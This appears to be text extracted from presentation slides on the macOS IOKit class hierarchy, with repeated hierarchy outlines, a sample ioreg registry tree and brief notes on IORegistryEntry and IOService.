
provides Runtime type information (RTTI)

IOKit class hierarchy



I/O Kit extended class hierarchy
OSObject
OS classes (general)
OS data containers
OSMetaClass
I/O Kit helper classes
IORegistryEntry
I/O Kit classes (general)
IOService
IO Kit family superclasses
Family classes (specific)

Basic container data types such as dictionaries, arrays, sets, and other types

IOKit class hierarchy


I/O Kit extended class hierarchy
OSObject
OS classes (general)
OS data containers
OSMetaClass
I/O Kit helper classes
IORegistryEntry
I/O Kit classes (general)
IOService
IO Kit family superclasses
Family classes (specific)


IORegistryEntry objects are roughly organized as a **tree**



```
+-o Root  <class IORegistryEntry, id 0x100000100, retain 16>
  +-o MacBookPro13,3  <class IOPlatformExpertDevice, id 0x100000117, registered, matched, active, busy 0 (109389 ms), retain 41>
    +-o AppleACPIPlatformExpert  <class AppleACPIPlatformExpert, id 0x100000118, registered, matched, active, busy 0 (60608 ms), retain 47>
    | +-o IOPMrootDomain  <class IOPMrootDomain, id 0x10000011b, registered, matched, active, busy 0 (45 ms), retain 116>
    | +-o IOPCIMessagedInterruptController  <class IOPCIMessagedInterruptController, id 0x100000125, registered, matched, active, busy 0 (1 ms), retain 7>
    | +-o AppleVTD  <class AppleVTD, id 0x100000126, registered, matched, active, busy 0 (0 ms), retain 392>
    | +-o cpus  <class IOPlatformDevice, id 0x100000127, registered, matched, active, busy 0 (0 ms), retain 14>
    | +-o CPU0@0  <class IOACPIPlatformDevice, id 0x100000128, registered, matched, active, busy 0 (8577 ms), retain 8>
```

output of ioreg on Mac

IOKit class hierarchy



I/O Kit extended class hierarchy
OSObject
OS classes (general)
OS data containers
OSMetaClass
I/O Kit helper classes
IORegistryEntry
I/O Kit classes (general)
IOService
IO Kit family superclasses
Family classes (specific)

```
IORegistryGetRootEntry
IORegistryEntryGetChildIterator
IOIteratorNext
```

IORegistryEntry class includes functions:


- Property-table functions
- Positional functions
- Iteration functions

IOKit class hierarchy


I/O Kit extended class hierarchy
OSObject
OS classes (general)
OS data containers
OSMetaClass
I/O Kit helper classes
IORegistryEntry
I/O Kit classes (general)
IOService
IO Kit family superclasses
Family classes (specific)

IOService defines the basic driver behaviors such as accessing device memory and registering and controlling interrupt handlers.


IOKit class hierarchy




I/O Kit extended class hierarchy
OSObject
OS classes (general)
OS data containers
OSMetaClass
I/O Kit helper classes
IORegistryEntry
I/O Kit classes (general)
IOService
IO Kit family superclasses
Family classes (specific)

Inherits from IOService, and implements its specific functionalities


A more complete class hierarchy



IOKit Interfaces

